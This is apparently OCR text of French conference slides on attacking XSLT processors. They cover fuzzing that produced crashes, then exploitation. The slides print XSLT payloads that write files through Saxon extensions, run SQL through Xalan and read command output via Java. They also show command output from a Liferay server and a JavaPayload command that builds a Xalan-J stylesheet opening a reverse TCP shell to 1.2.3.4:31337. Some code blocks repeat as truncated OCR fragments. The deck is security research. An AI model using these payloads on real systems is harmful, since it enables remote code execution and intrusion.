
Exploitation avancée
Fuzzing (mutation, ...)


Création de fichier
Exécution de code

Création de fichier
Exécution de code
Lecture de fichier
Corruption mémoire


Xalan-J
Saxon
Transformiix
libxslt
Presto
MSXML
Altova
Xalan-C


Sablotron
XT
MarkLogic
Oracle-C
Adobe
tDOM
4Suite


Webkit
xmlsec
Altova
PHP
Liferay
OT SPI
TrustySign


SharePoint
MoinMoin
Reader X
DotNetNuke
Opera
Mozilla
Oracle

http://xhe.myxwiki.org/

2012

Mutation

Fuzzing

Génération

Mutation

Bug trackers

PoC 2011

Sources

Jeux de tests

Fichiers complexes

Radamsa

Diversificateur

(Aki Helin / OUSPG)

Valgrind

ASan

Supervision

gdb / Windbg

Résultats ?

Mozilla Foundation Security Advisory 2012-08

Title:	Crash with malformed embedded XSLT stylesheets
Impact:	Critical
Announced:	January 31, 2012
Reporter:	Nicolas Grégoire, Aki Helin
Products:	Firefox, Thunderbird, SeaMonkey
Fixed in:	Firefox 10.0 Firefox 3.6.26 Thunderbird 10.0 Thunderbird 3.1.18 SeaMonkey 2.7

ORA-07445

----- Call Stack Trace -----
sskgds_getcall: WARNING! *** STACK TRACE ABORTED ***
sskgds_getcall: WARNING! *** UNREADABLE FRAME FOUND ***
sskgds_getcall: invalid fp = 0x41424344

```
Program received signal SIGSEGV, Segmentation fault.
0x035788da in malloc_consolidate (av=<value optimized out>) at malloc.c:5144
(gdb) bt
#0  0x035788da in malloc_consolidate (av=<value optimized out>) at malloc.c:5144
#1  0x03579d65 in _int_free (av=<value optimized out>, p=0xf628cd0) at malloc.c:5017
#2  0x0357cecd in *__GI___libc_free (mem=0xf6386e0) at malloc.c:3738
#3  0xb6a924c2 in ?? () from /opt/Adobe/Reader9/Reader/intellinux/plug_ins/AcroForm.api
#4  0xb6a92508 in ?? () from /opt/Adobe/Reader9/Reader/intellinux/plug_ins/AcroForm.api
#5  0xb6a92585 in ?? () from /opt/Adobe/Reader9/Reader/intellinux/plug_ins/AcroForm.api
#6  0xb6a57ce5 in ?? () from /opt/Adobe/Reader9/Reader/intellinux/plug_ins/AcroForm.api
#7  0xb6a57d97 in ?? () from /opt/Adobe/Reader9/Reader/intellinux/plug_ins/AcroForm.api
#8  0xb6aad082 in ?? () from /opt/Adobe/Reader9/Reader/intellinux/plug_ins/AcroForm.api
#9  0xb6a5fd56 in ?? () from /opt/Adobe/Reader9/Reader/intellinux/plug_ins/AcroForm.api
```

Mutation

Fuzzing

Génération

TrustySign

Oracle

http://xhe.myxwiki.org/

Paradigme fonctionnel

Problèmes

Pas de "charge" evoluée

Exploitation avancée

[...] paradigme de programmation qui [...] rejette le changement d'état et la mutation des données.

Pas de boucle (while, for, ...)
Pas de maj de variable

Brute force ?
Lecture de stdout ?

Attaque en force brute

Utilise <xsl:for-each> et des données au format XML

Paradigme fonctionnel

Problèmes

Pas de "charge" evoluée

[...] paradigme de programmation qui [...] rejette le changement d'état et la mutation des données.

Pas de boucle (while, for, ...)

Pas de maj de variable

Brute force ?

Lecture de stdout ?

Attaque en force brute

Utilise <xsl:for-each> et des données au format XML

```
<data>
    <content>Pwn3d by Agarri</content>
    <location>/tmp/flag.txt</location>
    <location>/var/tmp/flag.txt</location>
    <location>c:\Temp\flag.txt</location>
    <location>c:\Windows\Temp\flag.txt</location>
    <location>/mnt/sdcard/flag.txt</location>
</data>
```

```
<xsl:stylesheet xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
xmlns:sx="http://icl.com/saxon" extension-element-prefixes="sx"
version="1.0">

    <xsl:template match="//data">
        <xsl:variable name="content" select="content/text()"/>
        <xsl:for-each select="location">

            <xsl:variable name="location" select="text()"/>
            <sx:output href="{$location}" method="text">
                <xsl:copy-of select="$content"/>
            </sx:output>

        </xsl:for-each>
    </xsl:template>

</xsl:stylesheet>
```

```
mplate match="//data">
sl:variable name="content" select="content/text()"
sl:for-each select="location">

  <xsl:variable name="location" select="text()"/>
  <sx:output href="{$location}" method="text">
        <xsl:copy-of select="$content"/>
  </sx:output>

xsl:for-each>
emplate>
```

```
<xsl:stylesheet xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
xmlns:sql="org.apache.xalan.lib.sql.XConnection" extension-element-
prefixes="sql" version="1.0">

  <xsl:variable name="query">SELECT "OK !!"</xsl:variable>
  <xsl:template match="//data">
        <xsl:for-each select="foobar">

                <xsl:variable name="cinfo" select="DBINFO"/>
                <xsl:variable name="db" select="sql:new($cinfo)"/>
                <xsl:variable name="data" select="sql:query($db, $query)"/>
                <xsl:copy-of select="$data" />

          </xsl:for-each>
    </xsl:template>

</xsl:stylesheet>
```

```
' version="1.0">

e name="query">SELECT "OK !!"</xsl:variable>
te match="//data">
or-each select="foobar">

  <xsl:variable name="cinfo" select="DBINFO"/>
  <xsl:variable name="db" select="sql:new($cinfo)"/>
  <xsl:variable name="data" select="sql:query($db, $query)"/>
  <xsl:copy-of select="$data" />

:for-each>
plate>

et>
```

Brute force ?

Lecture de stdout ?

Emulation de "while"

Utilise la récursivité, <xsl:template>
et un générateur de code

XSLT Loop Compiler

http://www2.informatik.hu-berlin.de/~obecker/XSLT/loop-compiler/

@obqo

XSLT Loop Compiler

<loop:update>
<loop:for>
<loop:while>

```
while ((line = stdInput.readLine()) != null) {
        result = result + line + '\n';
}
System.out.println(result);
```

Java

```
 <!-- Prepare the loop -->
<xsl:variable name="cond" select="1" />
<xsl:variable name="result" select="N/A" />
<loop:while test="$cond">

  <!-- Read a line -->
  <loop:do>
    <xsl:variable name="line" select="bufferedreader:readLine($bufferedreader)"/>
    <xsl:variable name="class" select="j:toString(j:getClass($line))"/>
    <xsl:variable name="continue" select="j:equals($class, 'class java.lang.String')"/>
  </loop:do>

  <!-- Print the result -->
  <loop:last>
    <xsl:value-of select="$result"/>
  </loop:last>

  <!-- Update -->
  <loop:update name="cond" select="$continue"/>
  <loop:update name="result" select="concat($result, $line, '&#x0A;')"/>

</loop:while>
```

XSLT Loop Compiler

```
<foo>
 <xsl:template>
  <xsl:variable name="cond" select="1"/>
  <xsl:variable name="result" select="N/A"/>
  <axslt:call-template name="while-loop-id2496582" xmlns:axslt="http://www.w3.org/1999/XSL/Transform">
   <axslt:with-param name="command" select="$command"/>
   <axslt:with-param name="tmp" select="$tmp"/>
   <axslt:with-param name="cmd" select="$cmd"/>
   <axslt:with-param name="array" select="$array"/>
   <axslt:with-param name="proc" select="$proc"/>
   <axslt:with-param name="inputstream" select="$inputstream"/>
   <axslt:with-param name="inputstreamreader" select="$inputstreamreader"/>
   <axslt:with-param name="bufferedreader" select="$bufferedreader"/>
   <axslt:with-param name="cond" select="$cond"/>
   <axslt:with-param name="result" select="$result"/>
  </axslt:call-template>
 </xsl:template>
 <axslt:template name="while-loop-id2496582" xmlns:axslt="http://www.w3.org/1999/XSL/Transform">
  <axslt:param name="command"/>
  <axslt:param name="tmp"/>
  <axslt:param name="cmd"/>
  <axslt:param name="array"/>
  <axslt:param name="proc"/>
  <axslt:param name="inputstream"/>
  <axslt:param name="inputstreamreader"/>
  <axslt:param name="bufferedreader"/>
  <axslt:param name="cond"/>
  <axslt:param name="result"/>
  <axslt:choose>
   <axslt:when test="$cond">
    <xsl:variable name="line" select="bufferedreader:readLine($bufferedreader)"/>
    <xsl:variable name="class" select="j:toString(j:getClass($line))"/>
    <xsl:variable name="continue" select="j:equals($class, 'class java.lang.String')"/>
    <axslt:call-template name="while-loop-id2496582">
     <axslt:with-param name="command" select="$command"/>
     <axslt:with-param name="tmp" select="$tmp"/>
     <axslt:with-param name="cmd" select="$cmd"/>
     <axslt:with-param name="array" select="$array"/>
     <axslt:with-param name="proc" select="$proc"/>
     <axslt:with-param name="inputstream" select="$inputstream"/>
     <axslt:with-param name="inputstreamreader" select="$inputstreamreader"/>
     <axslt:with-param name="bufferedreader" select="$bufferedreader"/>
     <axslt:with-param name="cond" select="$continue"/>
     <axslt:with-param name="result" select="concat($result, $line, '&#10;')"/>
    </axslt:call-template>
   </axslt:when>
   <axslt:otherwise>
    <xsl:value-of select="$result"/>
   </axslt:otherwise>
  </axslt:choose>
 </axslt:template>
</foo>
```

XSLT 1.0

LIFERAY
Enterprise. Open Source. For Life.

Social | Workspace | Email

Liferay > 7Cogs, Inc. > John Regular > Social

XSL Content

```
Executing [uname -a] on [Linux] ...
Linux new-desktop 2.6.32-37-generic #81-Ubuntu SMP Fri Dec 2 20:35:14 UTC 2011 i686 GNU/Linux

Executing [tree /sys/kernel/security] on [Linux] ...
/sys/kernel/security
`-- apparmor
    |-- features
    |-- matching
    `-- profiles

1 directory, 3 files

Executing [grep bash /etc/passwd] on [Linux] ...
root:x:0:0:root:/root:/bin/bash
couchdb:x:120:116:CouchDB Administrator,,,:/var/lib/couchdb:/bin/bash
```

```
Executing [uname -a] on [Linux] ...
Linux new-desktop 2.6.32-37-generic #8

Executing [tree /sys/kernel/security]
/sys/kernel/security
`-- apparmor
    |-- features
    |-- matching
    `-- profiles

1 directory, 3 files

Executing [grep bash /etc/passwd] on [
```

Paradigme fonctionnel

Problèmes

Pas de "charge" evoluée

Soit une exécution de code Java identifiée ...

Pas de Meterpreter en XSLT :-(

Reverse-shell du pauvre ...

Bash et /dev/tcp/

Limité à Unix (et encore)
Tunneling et forwarding ?

(Petit aparté)

#146464

Debian

Bash : Pas de /dev/tcp/

Pour des raisons "idéologiques" ...

Ksh93 : /dev/tcp/

Mais ...

Awk : /inet/tcp/


Pas de Meterpreter en XSLT :-(

Reverse-shell Java porté vers XSLT

Multi-plateformes
Code dispo aisément
"Juste" à porter

Impossible sans thread ou classe "maison" :-(

Pas de Meterpreter en XSLT :-(



Michael Schierl
@mihi42

@Agarri_FR xhe.myxwiki.org/xwiki/bin/view... is wrong, you can load & exec arbitrary base64 class files pastebin.com/s0DVbU5a #xslt #java #reverse #shell

Exécution de byte-code Java arbitraire !

Couteau suisse
pour exploits Java

Compatible avec
Metasploit !

JavaPayload

@mihi42

Pur Java
Modulaire
Chargement dynamique

B.A BA

STAGERS

BindUDP

ReverseTCP

ReverseSSL

STAGES

SystemInfo

UpExec

Shell

JSh

ForwardTCP

FORMATS

*.class / *.jar

Applet

JWDP

BeanShell

Xalan-J

Apache Velocity

STAGERS

BindUDP
ReverseTCP
ReverseSSL

STAGES

SystemInfo
UpExec
Shell
JSh
ForwardTCP


FORMATS

*.class / *.jar
Applet
JWDP
BeanShell
Xalan-J
Apache Velocity

```
java -jar JavaPayload.jar
        Builder Template XalanJ.xsl output.xsl
        ReverseTCP 1.2.3.4 31337
        -- JSh
```

B.A BA

Démo !


Définition
Homo-iconicité
Intro à XML
Cas d'usage
Encapsulation
XDP
XSPF
Déni de service
Total
Temporaire
Grammaire (DTD)
XSS
XXE
Self-reference
XSLT, le retour
2011 vs 2012
Fuzzing
Exploitation + +
Plan

@Agarri_FR
nicolas.gregoire@agarri.fr

Questions ?